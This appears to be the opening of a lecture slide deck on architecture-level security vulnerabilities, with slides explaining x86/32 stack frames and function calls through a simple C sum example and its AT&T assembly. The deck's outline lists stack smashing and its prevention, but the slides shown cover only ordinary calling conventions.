

Architecture-level Security Vulnerabilities


Björn Döbel

Outline

- How stacks work
- Smashing the stack for fun and profit TM
- Preventing stack smashing attacks
- Circumventing stack smashing prevention

The Battlefield: x86/32


CPU



0xFFFFFFFF


0xBFFFFFFF

Address Space



The Stack

- Stack frame per function
 - Set up by compiler-generated code
- Used to store
 - Function parameters
 - If not in registers – GCC:
`__attribute__((regparm(<num>)))`
 - Local variables
 - Control information
 - Function return address



Calling a function

```
int sum(int a, int b)
{
    return a+b;
}
```

```
int main()
{
    return sum(1,3);
}
```

```
sum:
    pushl %ebp
    movl %esp, %ebp
    movl 12(%ebp), %eax
    addl 8(%ebp), %eax
    popl %ebp
    ret
```

```
main:
    pushl %ebp
    movl %esp, %ebp
    subl $8, %esp
    movl $3, 4(%esp)
    movl $1, (%esp)
    call sum
    ret
```

Assembly recap'd

%<reg> refers to register content

Offset notation: X(%reg) == memory
Location pointed to by reg + X


Constants prefixed with \$ sign

(%<reg>) refers to memory location
pointed to by <reg>

```
sum:
    pushl %ebp
    movl %esp, %ebp
    movl 12(%ebp), %eax
    addl 8(%ebp), %eax
    popl %ebp
    ret
```

```
main:
    pushl %ebp
    movl %esp, %ebp
    subl $8, %esp
    movl $3, 4(%esp)
    movl $1, (%esp)
    call sum
    ret
```

So what happens on a call?




```
sum:
    pushl %ebp
    movl %esp, %ebp
    movl 12(%ebp), %eax
    addl 8(%ebp), %eax
    leave
    ret
```

A yellow arrow labeled 'EIP' points to the start of the main function code.

```
main:
    pushl %ebp
    movl %esp, %ebp
    subl $8, %esp
    movl $3, 4(%esp)
    movl $1, (%esp)
    call sum
    ret
```

So what happens on a call?




```
sum:  
    pushl %ebp  
    movl %esp, %ebp  
    movl 12(%ebp), %eax  
    addl 8(%ebp), %eax  
    leave  
    ret
```

A yellow arrow labeled 'EIP' points to the 'call sum' instruction in the following code block.

```
main:  
    pushl %ebp  
    movl %esp, %ebp  
    subl $8, %esp  
    movl $3, 4(%esp)  
    movl $1, (%esp)  
    call sum  
    ret
```


So what happens on a call?




```
sum:  
    pushl %ebp  
    movl %esp, %ebp  
    movl 12(%ebp), %eax  
    addl 8(%ebp), %eax  
    leave  
    ret
```

```
main:  
    pushl %ebp  
    movl %esp, %ebp  
    subl $8, %esp  
    movl $3, 4(%esp)  
    movl $1, (%esp)  
    call sum  
    ret
```




So what happens on a call?




```
sum:
    pushl %ebp
    movl %esp, %ebp
    movl 12(%ebp), %eax
    addl 8(%ebp), %eax
    leave
    ret
```

```
main:
    pushl %ebp
    movl %esp, %ebp
    subl $8, %esp
    movl $3, 4(%esp)
    movl $1, (%esp)
    call sum
    ret
```




So what happens on a call?




```
sum:  
    pushl %ebp  
    movl %esp, %ebp  
    movl 12(%ebp), %eax  
    addl 8(%ebp), %eax  
    leave  
    ret
```


```
main:  
    pushl %ebp  
    movl %esp, %ebp  
    subl $8, %esp  
    movl $3, 4(%esp)  
    movl $1, (%esp)  
    call sum  
    ret
```



So what happens on a call?



